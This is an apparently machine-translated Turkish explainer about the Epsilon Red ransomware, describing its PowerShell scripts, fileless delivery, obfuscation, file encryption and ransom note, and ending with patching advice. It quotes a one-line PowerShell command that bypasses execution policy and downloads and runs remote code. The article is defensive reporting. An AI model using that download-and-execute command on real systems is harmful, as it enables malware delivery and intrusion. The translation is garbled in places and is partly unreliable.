Yakın zamanda sunucularınıza güvenlik hataları yamaladınız mı?
Yeni fidye yazılımı tehdidi olarak bilinen epsilon kırmızısı , kurumsal veri merkezlerindeki düzeltme eki uygulanmamış Microsoft sunucuları. Adını az bilinen bir Marvel çizgi roman kötü adamından alan Epsilon Red karakteri, Marvel Genişletilmiş Evren'deki bazı X-Men'ler için nispeten belirsiz bir rakipti; Rus kökenli olduğu iddia edilen, dört mekanik dokunaç ve kötü bir silaha sahip bir "süper asker"di. davranış.
Epsilon Red yakın zamanda bir siber güvenlik şirketi tarafından keşfedildi. Sophos. Fidye yazılımı keşfinden bu yana dünya çapında birçok kuruluşa saldırdı.
Hızlı Linkler
Epsilon Kırmızısı Nedir?
وفقًا لل Sophos Bu kötü amaçlı yazılım, hedefleri etkilemek için Go ve PowerShell komut dosyalarının bir kombinasyonunu kullanıyor. Epsilon Red'in PowerShell komut dosyası oluşturma özellikleri, Microsoft tabanlı sunucuları hackleme yeteneği sağlar. Microsoft PowerShell, .NET Framework üzerine kurulmuş bir komut dosyası oluşturma ve komut satırı programlama platformudur.
PowerShell, komutları uzaktan yürütme yeteneği, temel Microsoft API'lerine erişim vb. gibi özellikler sağlar. Tüm bu özellikler, PowerShell'i sistem yöneticileri ve kullanıcılar için işletim sistemi yönetimi görevlerini ve süreçlerini otomatikleştirme konusunda kullanışlı hale getirir.
Ancak PowerShell, kötü amaçlı yazılım oluşturmak için de güçlü bir seçenek olarak kullanılabilir. Komut dosyalarının Microsoft Windows Yönetim Araçları'na (WMI) erişme yeteneği, onları saldırganlar için çekici bir seçenek haline getiriyor. Windows Yönetim Araçları arayüzü, PowerShell komut dosyalarının Microsoft sistemi açısından doğası gereği güvenilir olarak tanınmasına olanak tanır. Bu doğal güven, PowerShell komut dosyalarının dosyasız fidye yazılımlarını gizlemek için etkili bir koruma olarak kullanılmasına olanak tanır.
PowerShell kullanarak Dosyasız Fidye Yazılımı Teslim Edin
Dosyasız Fidye Yazılımı, meşru uygulamaların içine yüklenerek uygulanan bir kötü amaçlı yazılım biçimidir. Dosyasız komut dosyası tabanlı kötü amaçlı yazılım, PowerShell'in doğrudan cihazın belleğine yükleme yeteneğini kullanır. Bu özellik, kötü amaçlı yazılımların algılanmasını önlemeye yardımcı olur.
Tipik bir senaryoda, bir komut dosyası yürütüldüğünde ilk önce aygıtın diskine yazılması gerekir. Bu, uç nokta güvenlik gruplarının bunu algılamasına olanak tanır. PowerShell standart komut dosyası yürütme ve incelemesinin dışında tutulduğu için uç nokta güvenliğini atlayabilir. Ek olarak, PowerShell betiklerinde geçersiz kılma parametresinin kullanılması, saldırganların ağ betik kısıtlamalarını alt üst etmesine olanak tanır.
PowerShell geçersiz kılma parametresinin bir örneği:
powershell.exe -ep Bypass -nop -noexit -c iex ((New Object.WebClient).DownloadString('url'))Gördüğünüz gibi PowerShell geçersiz kılma parametrelerini tasarlamak nispeten kolaydır.



Buna yanıt olarak Microsoft, PowerShell ile ilişkili uzaktan kötü amaçlı yazılım yürütme güvenlik açığını gidermek için bir yama yayınladı. Ancak yamalar yalnızca kullanıldığında etkilidir. Birçok kuruluş, ortamlarını açıkta bırakarak yama uygulama standartlarını gevşetmiştir. Epsilon Red, güvenlik yamalarının kötüye kullanılmasından yararlanmak üzere tasarlanmıştır.
Epsilon Red'in çifte faydası
Epsilon Red, yama uygulanmamış Microsoft sunucularında en etkili olduğu için, kötü amaçlı yazılım hem fidye yazılımı hem de kimlik aracı olarak kullanılabilir. Epsilon bir ortamda başarılı olsun ya da olmasın, saldırgana hedefin güvenlik yetenekleri hakkında daha fazla bilgi verecektir.
Epsilon bir Microsoft Exchange Sunucusuna başarıyla erişiyorsa, kuruluş, yaygın güvenlik yaması uygulama en iyi uygulamalarıyla uyumluluktan yoksun olduğunu göstermiş demektir. Bir saldırgan için bu, Epsilon'un hedefin ortamının geri kalanına ne kadar kolay nüfuz edebileceğini gösterebilir.
Epsilon Red, yükünü gizlemek için gizleme teknikleri kullanıyor. Gizleme, kodu okunamaz hale getirir ve PowerShell komut dosyalarının yüksek düzeyde okunabilirliğini önlemek için PowerShell kötü amaçlı yazılımında kullanılır. PowerShell takma ad cmdlet'leri, gizlemeyle antivirüs uygulamalarının PowerShell günlüklerindeki kötü amaçlı komut dosyalarını tanımlamasını zorlaştırmak için kullanılır.
Ancak belirsiz PowerShell komut dosyaları sağ gözle tanınabilir. Yaklaşan bir PowerShell Betiği saldırısının ortak işareti, nesne oluşturmadır WebClient. Saldırgan, kötü amaçlı kod içeren uzak bir URL'ye harici bağlantı oluşturmak için PowerShell kodunda bir WebClient nesnesi oluşturacaktır.
Bir kuruluşun gevşek bir güvenlik yaması nedeniyle güvenliği ihlal edilebilirse, karmaşık PowerShell komut dosyalarını algılayabilecek yeterli güvenlik korumasına sahip olma şansı azalır. Buna karşılık, Epsilon Red bir sunucuya sızmayı başaramazsa, bu durum saldırgana hedef ağın PowerShell kötü amaçlı yazılımını hızlı bir şekilde ortadan kaldırabileceğini ve saldırının değerini azaltabileceğini söyler.
Epsilon Red ağ sızması
Epsilon Red'in işlevselliği basittir. Sunucuları hacklemek için bir dizi Powershell betiği kullanıyor. Bu PowerShell komut dosyaları 1.ps1'den 12.ps1'e kadar numaralandırılmıştır (artı bazıları alfabenin tek bir harfiyle adlandırılır). Her PowerShell betiğinin tasarımı, son yük için bir hedef sunucu kurmaktır.
Epsilon Red'deki tüm PowerShell komut dosyalarının tek bir amacı vardır. Epsilon Red'deki bir PowerShell betiği, bir hedefin ağ güvenlik duvarı kurallarını çözmek için tasarlanmıştır. Serideki bir diğeri, hedef antivirüs uygulamasını kaldırmak için tasarlandı.
Tahmin edebileceğiniz gibi bu komut dosyaları, yük teslim edildiğinde hedefin ilerlemesini hızlı bir şekilde durduramamasını sağlamak için uyum içinde çalışır.
Yük teslimatı

Epsilon'un PowerShell komut dosyaları son gönderimin yolunu açtıktan sonra Red.exe uzantısı olarak teslim edilir. Red.exe sunucuya sızdığında sunucu dosyalarını tarar ve algıladığı her dosya için dizin yollarının bir listesini yapar. Liste oluşturulduktan sonra, listedeki her dizin yolu için ana kötü amaçlı yazılım dosyasından alt işlemler oluşturulur. Daha sonra, her fidye yazılımı dosyası, liste dosyasındaki bir dizin yolunu şifreler.
Epsilon listesindeki tüm dizin yolları şifrelendikten sonra, hedefi neye maruz kaldıkları konusunda bilgilendirmek ve saldırganın isteklerini sınırlamak için bir .txt dosyası bırakılır. Ayrıca, ele geçirilen sunucuya bağlı tüm erişilebilir ağ düğümlerinin güvenliği ihlal edilir ve kötü amaçlı yazılımların ağa erişimi ilerleyebilir.
Epsilon Red'in arkasında kim var?
Epsilon Red'i kullanan saldırganların kimliği ise bilinmiyor. Ancak bazı ipuçları saldırganların kökenlerine işaret ediyor. İlk ipucu, kötü amaçlı yazılımın adıdır. epsilon kırmızısı O, Rus kökenli bir hikayeye sahip bir X-Men kötü adamıdır.
İkinci ipucu geride kalan .txt dosyası fidye notundadır. REvil olarak bilinen bir fidye yazılımı çetesinin bıraktığı nota benziyor. Ancak bu benzerlik saldırganların çete üyesi olduğunu göstermiyor. REvil, RaaS işlemini çalıştırır (Hizmet olarak fidye yazılımı) REvil bağlı kuruluşlarının kötü amaçlı yazılımlarına erişmek için ödeme yaptığı yer.
Kendinizi Epsilon Red'den korumalısınız
Şu ana kadar Epsilon Red, yama uygulanmamış sunucuları başarıyla hackledi. Bu, Epsilon Red'e ve fidye yazılımı benzeri kötü amaçlı yazılımlara karşı en iyi savunmalardan birinin ortamınızın doğru şekilde yönetilmesini sağlamak olduğu anlamına gelir. Ayrıca PowerShell betiklerinin şifresini hızlı bir şekilde çözebilen bir güvenlik çözümüne sahip olmak, ortamınıza faydalı bir katkı olacaktır.